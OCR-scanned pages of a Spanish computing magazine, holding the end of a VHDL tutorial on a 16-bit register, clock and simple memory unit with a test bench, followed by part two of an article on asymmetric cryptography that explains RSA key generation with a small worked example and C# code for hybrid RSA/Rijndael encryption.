
```
  -- Evento sobre una señal,
devuelve true si ha tenido lugar un
cambio
    señal'event
```

El evento "EVENT" indica un cambio en la señal cuyo atributo es evaluado. Dado que queremos detectar un cambio de flanco, sabemos que éste debe cumplir dos características: que el valor sea un "0" si buscábamos un flanco de bajada o un "1" si era un flanco de subida lo que queríamos detectar, e invariablemente en ambos casos que la señal cambie. Así, si queremos detectar un flanco de bajada, debe cumplirse que la señal cambie y tome un valor "0":

```
IF (señal'EVENT AND señal='0')
[...]
```



Señal de reloj.



Simulación del registro de 16 bits.

Que es justamente lo que utilizaremos en nuestro registro.

Implementando el registro

El funcionamiento que debe tener nuestro registro es bien sencillo: cuando la señal de control cambie, se activará el proceso que se encargará de comprobar si el cambio ha sido debido a un flanco de subida o de bajada. Si se trata de un flanco de bajada, almacenará en la memoria interna la información conectada a la entrada, mientras que si se trata de un flanco de subida, simplemente volcará la información que tiene almacenada en la citada memoria a la salida.


Una propuesta de dicha implementación sería la siguiente:

```
USE WORK.bus_pack.ALL;

ENTITY registro16 IS
  GENERIC (rdtransf: TIME:= 10 ns);
  PORT (entrada: IN bus16;
        control: IN BIT:='0';
        salida: OUT bus16);
END registro16;
```

SE CONOCE COMO ACTIVACIÓN POR NIVEL, PUES DEPENDIENDO DEL NIVEL ELÉCTRICO DE LA SEÑAL DE CONTROL, LA ACTUACIÓN SERÁ DIFERENTE







Buffer de 16 Mb de un disco duro.

S NECESARIO INCLUIR UN RETARDO QUE SIMULE EL TIEMPO NECESARIO PARA QUE EL CIRCUITO REDIRIJA EL DATO ALMACENADO A LA SALIDA DEL CIRCUITO

```
   ARCHITECTURE comportamental OF registro16
IS
   BEGIN

     PROCESS (control)
     VARIABLE memoria: bus16:=
('0','0','0','0',

    '0','0','0','0',

    '0','0','0','0',

    '0','0','0','0');
     BEGIN

          IF (control'EVENT AND
control='0') THEN
                  FOR i IN 0 TO 15 LOOP
                        IF entrada(i)='1'
OR entrada(i)='Z' THEN

memoria(i):= '1';
                        ELSE

memoria(i):= '0';
                        END IF;
                  END LOOP;
          END IF;

          salida <= memoria AFTER rdtransf;

     END PROCESS;

   END comportamental;
```

Conectando el buffer y el registro

Ahora que poseemos un registro y un buffer funcional, es el momento de crear una unidad de memoria simple con ambos elementos. El diseño estará gobernado por un reloj digital, y las entradas de control del buffer y del registro se activarán cuando la señal de activación correspondiente esté activada y además el reloj se encuentre en un nivel que lo permita. Así pues, el diseño podría ser algo así:

En primer lugar, nos falta definir un elemento para el sistema, y es el reloj, para el cual usaremos un período de 20 nanosegundos. No me extenderé en explicaciones, puesto que ya hablamos de los relojes en su día. El código fuente es el siguiente:

```
ENTITY reloj IS
  GENERIC(periodo: TIME:= 20 ns);
  PORT(reloj: OUT BIT:= '0');
END reloj;
ARCHITECTURE comportamental OF reloj IS
BEGIN
  PROCESS
  BEGIN
         WAIT FOR periodo/2;
         reloj <= '1';
         WAIT FOR periodo/2;
         reloj <= '0';
  END PROCESS;
END comportamental;
```

Y el código del sistema será algo como esto:

```
USE WORK.bus_pack.ALL;

ENTITY smem16 IS
  PORT(busdatos: INOUT rbus16;
  controlR, controlB: IN BIT);
END smem16;

ARCHITECTURE estructural OF smem16 IS

--declaración de componentes
COMPONENT reloj
  PORT(reloj: OUT BIT:= '0');
END COMPONENT;
```

```
COMPONENT and2
  PORT (a,b: IN BIT; z: OUT BIT);
END COMPONENT;

COMPONENT registro16
  PORT (entrada: IN bus16;
        control: IN BIT:='0';
        salida: OUT bus16);
END COMPONENT;

COMPONENT buffer16
  PORT (entrada: IN bus16;
        control: IN BIT:='0';
        salida: OUT bus16);
END COMPONENT;

--declaración de señales
SIGNAL clk: BIT;
SIGNAL rcont, bcont: BIT;
SIGNAL conex: bus16;

--ubicación de arquitecturas
FOR ALL: reloj USE ENTITY WORK.
reloj(comportamental);
FOR ALL: and2 USE ENTITY WORK.
and2(comportamental);
FOR ALL: registro16 USE ENTITY WORK.regist
ro16(comportamental);
FOR ALL: buffer16 USE ENTITY WORK.buffer16
(comportamental);

BEGIN
--conexión de la estructura

Breloj:        reloj PORT MAP(clk);
Bandreg: and2 PORT
MAP(clk,controlR,rcont);
Bregistro:     registro16 PORT MAP(busda
tos,rcont,conex);
Bandbuff:and2 PORT
MAP(clk,controlB,bcont);
Bbuffer: buffer16 PORT MAP(conex,bcont,bu
sdatos);

END estructural;
```

Para poder trastear con el circuito recién creado, podéis probar este test bench:

```
USE WORK.bus_pack.ALL;

ENTITY TB_smem16 IS
END TB_smem16;

ARCHITECTURE estructural OF TB_smem16 IS

COMPONENT smem16
  PORT(busdatos: INOUT bus16;
  controlR, controlB: IN BIT);
END COMPONENT;
```



El buffer es indispensable en los modernos discos duros.

```
FOR ALL: smem16 USE ENTITY WORK.
smem16(estructural);

SIGNAL busd: rbus16;
SIGNAL contr,contb: BIT;

BEGIN

  memoria: smem16 PORT
MAP(busd,contr,contb);

  PROCESS
  BEGIN

        busd <= TRANSPORT
"0101000010101111";
        WAIT FOR 20 ns;
        contr <= '1';
        WAIT FOR 30 ns;
        contr <= '0';
        contb <= '1';
        WAIT FOR 30 ns;
        busd <= TRANSPORT
"ZZZZZZZZZZZZZZZZ";
        WAIT FOR 30 ns;
        contb <= '0';
        WAIT FOR 30 ns;

  END PROCESS;

END estructural;
```




Siempre es recomendable, aún cuando yo proponga un sistema test bench de pruebas para comprobar el funcionamiento de una entidad, que vosotros mismos generéis otros test bench para adaptarlos a vuestras propias necesidades, y así poder sacar vuestras propias conclusiones.

El mes que viene...

Este mes hemos implementado dos elementos vitales para toda unidad de control: el registro y el buffer. Además, hemos visto cómo podemos implementar, mediante ellos, un sencillo sistema de memoria. El mes que viene continuaremos viendo las posibilidades que nos ofrece una unidad de control a la hora de diseñar y trastear con el lenguaje VHDL.

¡Hasta la próxima!

Ramiro Cano Gómez
death_master@hpn-sec.net
http://omniumpotentior.wordpress.com/



El buffer es un concepto muy importante en informática.

criptografía asimétrica

PARTE II

Buenas a todos, estamos de vuelta para seguir con esta linda parte de la criptografía denominada criptografía asimétrica. Seguiremos estudiando ejemplos de utilización y generación de llaves con los más famosos algoritmos.

Recordando el camino de RSA

El camino que los creadores del algoritmo que lleva sus iniciales, y pertenecían en aquel momento al MIT, es el que describiré ahora de manera textual:

Generemos dos números primos aleatorios grandes, los llamaremos p y q. Deben ser aproximadamente del mismo tamaño que su producto n=p.q, lo que dará la longitud, por ejemplo: 1024 bits.


1.Computar n = pq y (?) phi = (p-1)(q-1).
2.Elegir un entero e, 1 < e < phi, tal que su gcd(e, phi) = 1.
3.Computar el exponente "secreto" d, 1 < d < phi, tal que ed ? 1 (mod phi).
4.La llave pública es (n, e) y la llave privada es (n, d). El valor de p, q, y phi debería mantenerse en secreto.
· n es el módulo.
· e es el exponente público o exponente de encripción.
· d es el exponente privado o el exponente de desencripción.


Ahora veremos un caso de ejemplo, para generar una llave pública y una privada.

1.Seleccionemos los números primos p=11, q=3.
2.n = pq = 11.3 = 33
phi = (p-1)(q-1) = 10.2 = 20
3.Elegimos e=3
chequeamos gcd(e, p-1) = gcd(3, 10) = 1 (por ejemplo, 3 y 10 no tienen factores en común, excepto 1), y chequeamos gcd(e, q-1) = gcd(3, 2) = 1
entonces gcd(e, phi) = gcd(e, (p-1)(q-1)) = gcd(3, 20) = 1
4.Computar d tal que ed ? 1 (mod phi)
por ejemplo, computamos d = e^-1 mod phi = 3^-1 mod 20
otro ejemplo es, buscamos un valor para d tal que phi divida (ed-1)
y otro ejemplo, buscamos un valor para d tal que 20 divida 3d-1.
Simplemente probando (d = 1, 2, ...) nos da como resultado d = 7
Probamos: ed-1 = 3.7 - 1 = 20, el cual es divisible por phi.
5.Llave pública = (n, e) = (33, 3)
Llave privada = (n, d) = (33, 7).

RSA PUEDE TAMBIÉN SER USADO PARA AUTENTICAR UN MENSAJE

RSA puede también ser usado para autenticar un mensaje. Supongamos que Alicia desea enviar un mensaje autentificado a Bob.





Ella produce un valor hash del mensaje, aumenta la potencia de d? mod n (como ella hace cuando descifra mensajes), y marca con una "firma" el mensaje.

Cuando Bob recibe el mensaje autentificado, él aumenta la autentificación para aumentar e? mod n (como hace él cuando cifra mensajes), y compara el resultado hash con el actual valor hash del mensaje.

Si es el resultado, el conoce que el autor del mensaje estaba en posesión de la clave secreta de Alicia, y que el mensaje no ha sido tratado de forzar entonces (no ha sufrido ataques).

Algoritmo de ejemplo

Ahora bien, como dije anteriormente, los algoritmos totalmente asimétricos, tienen el inconveniente de ser muy lentos para el proceso de cifrado y además tienen la limitación de no poder cifrar gran cantidad de datos.

Pero sí, es interesante mezclar ambas metodologías, es decir, un algoritmo simétrico con otro asimétrico, para poder distribuir la clave usada en el algoritmo simétrico.

Veamos un ejemplo de un algoritmo de la parte receptora de los datos cifrados:

```
public class miRSA
{
    private RSACryptoServiceProvider _objRSA = null;
    public miRSA()
    {
          this._objRSA = new RSACryptoServiceProvider(1024);
    }
    public string ObtenerLlavePublica()
    {
        return this._objRSA.ToXmlString(false);
    }
     public string DesEncriptar(byte[] bytEncriptado)
     {
             byte[] keyArray = new byte[_objRSA.KeySize/8];
             byte[] encrypted = new byte[bytEncriptado.Length
- keyArray.Length];
             Array.Copy(bytEncriptado, 0, keyArray, 0,
keyArray.Length);
             Array.Copy(bytEncriptado, keyArray.Length,
encrypted, 0, encrypted.Length);
             byte[] simKey = this._objRSA.Decrypt(keyArray,
false);
             return MiRijndael.Desencriptar(encrypted,
simKey);
     }
}
```

ES INTERESANTE MEZCLAR AMBAS METODOLOGÍAS, ES DECIR, UN ALGORITMO SIMÉTRICO CON OTRO ASIMÉTRICO, PARA PODER DISTRIBUIR LA CLAVE USADA EN EL ALGORITMO SIMÉTRICO

Veremos que se trata de una clase propia, llamada miRSA, la cual, utiliza 1024 bits de cifrado, como podemos verlo, en la línea 6.

Podemos ver el método más importante, llamado DesEncriptar, que comienza en la línea 12. A éste método se le pasa un arreglo de bytes cifrados.

En la línea 14, se establece el tamaño del arreglo de la clave del algoritmo. Se trata, de la clave dividida por 8, con lo que1024/8 nos da: 128 bytes.

El arreglo de bytes de la línea 15, se crea del tamaño de los datos encriptados menos de la longitud de la clave, es decir restando 128 bytes.

Luego, en las líneas 16 y 17, se copia el arreglo bytEncriptado, a encrypted utilizando como cantidad de datos a copiar, el tamaño de la clave.

Luego, se crea un nuevo arreglo llamado simKey, donde se almacenará la clave del algoritmo simétrico. Para eso, se utiliza el método Decrypt, de RSA, de esta forma, ya estamos en condiciones de poder desencriptar los datos finales del proceso.

Para la etapa final se utiliza el algoritmo Rijndael, como se habrán imaginado, es el algoritmo simétrico. Se invoca al método Desencriptar del objeto MiRijndael, pasándole el arreglo encrypted, y la clave simkey.

Ahora miraremos el código del cliente:

```
1.miRSA _objKey  = null;
2._objKey = new miRSA();
3.byte[] _bytEncriptado = null;
```

El objeto miRSA se crea con un null, con lo que luego se llama al método miRSA, creándolo. En la tercera línea se crea el arreglo en null, que llevará posteriormente los datos encriptados.

```
1.RSACryptoServiceProvider _objEncriptadorPublico
= new RSACryptoServiceProvider();
2._objEncriptadorPublico.FromXmlString(this._
objKey.ObtenerLlavePublica());
```

Aquí arriba creamos una instancia del encriptador público, y luego en la segunda línea le asignamos la llave generada.

```
1.byte[] _bytKey = (Rijndael.Create()).Key;
2.byte[] _bytEncriptadoSimetrico = MiRijndael.
Encriptar(TEXTO QUE QUIERO ENCRIPTAR, _bytKey);
```

Bien, luego aquí arriba, en la línea 1, se declara la memoria para almacenar la llave utilizada por nuestro Rijndael personalizado y en la línea 2, se encripta el texto y se obtiene la llave que se utilizó para la encriptación

```
1.byte[] _bytEncriptadoLlave = _
objEncriptadorPublico.Encrypt(_bytKey, false);
2._bytEncriptado = new byte[_bytEncriptadoLlave.
Length + _bytEncriptadoSimetrico.Length];
3._bytEncriptadoLlave.CopyTo(_bytEncriptado,0);
4._bytEncriptadoSimetrico.CopyTo(_bytEncriptado,
_bytEncriptadoLlave.Length);
```

Luego en este trozo de código, en la línea 1, se encripta la llave con el algoritmo RSA y en las líneas 2 y 3, se copia en un arreglo la llave encriptada y el encriptado de Rijndael.


```
1.this._objKey.DesEncriptar(_bytEncriptado);
```


Para desencriptar se utiliza el arreglo de bytes obtenido más arriba. Esta función no debiera ser pública. Sólo lo es aquí para explicarlo mejor.

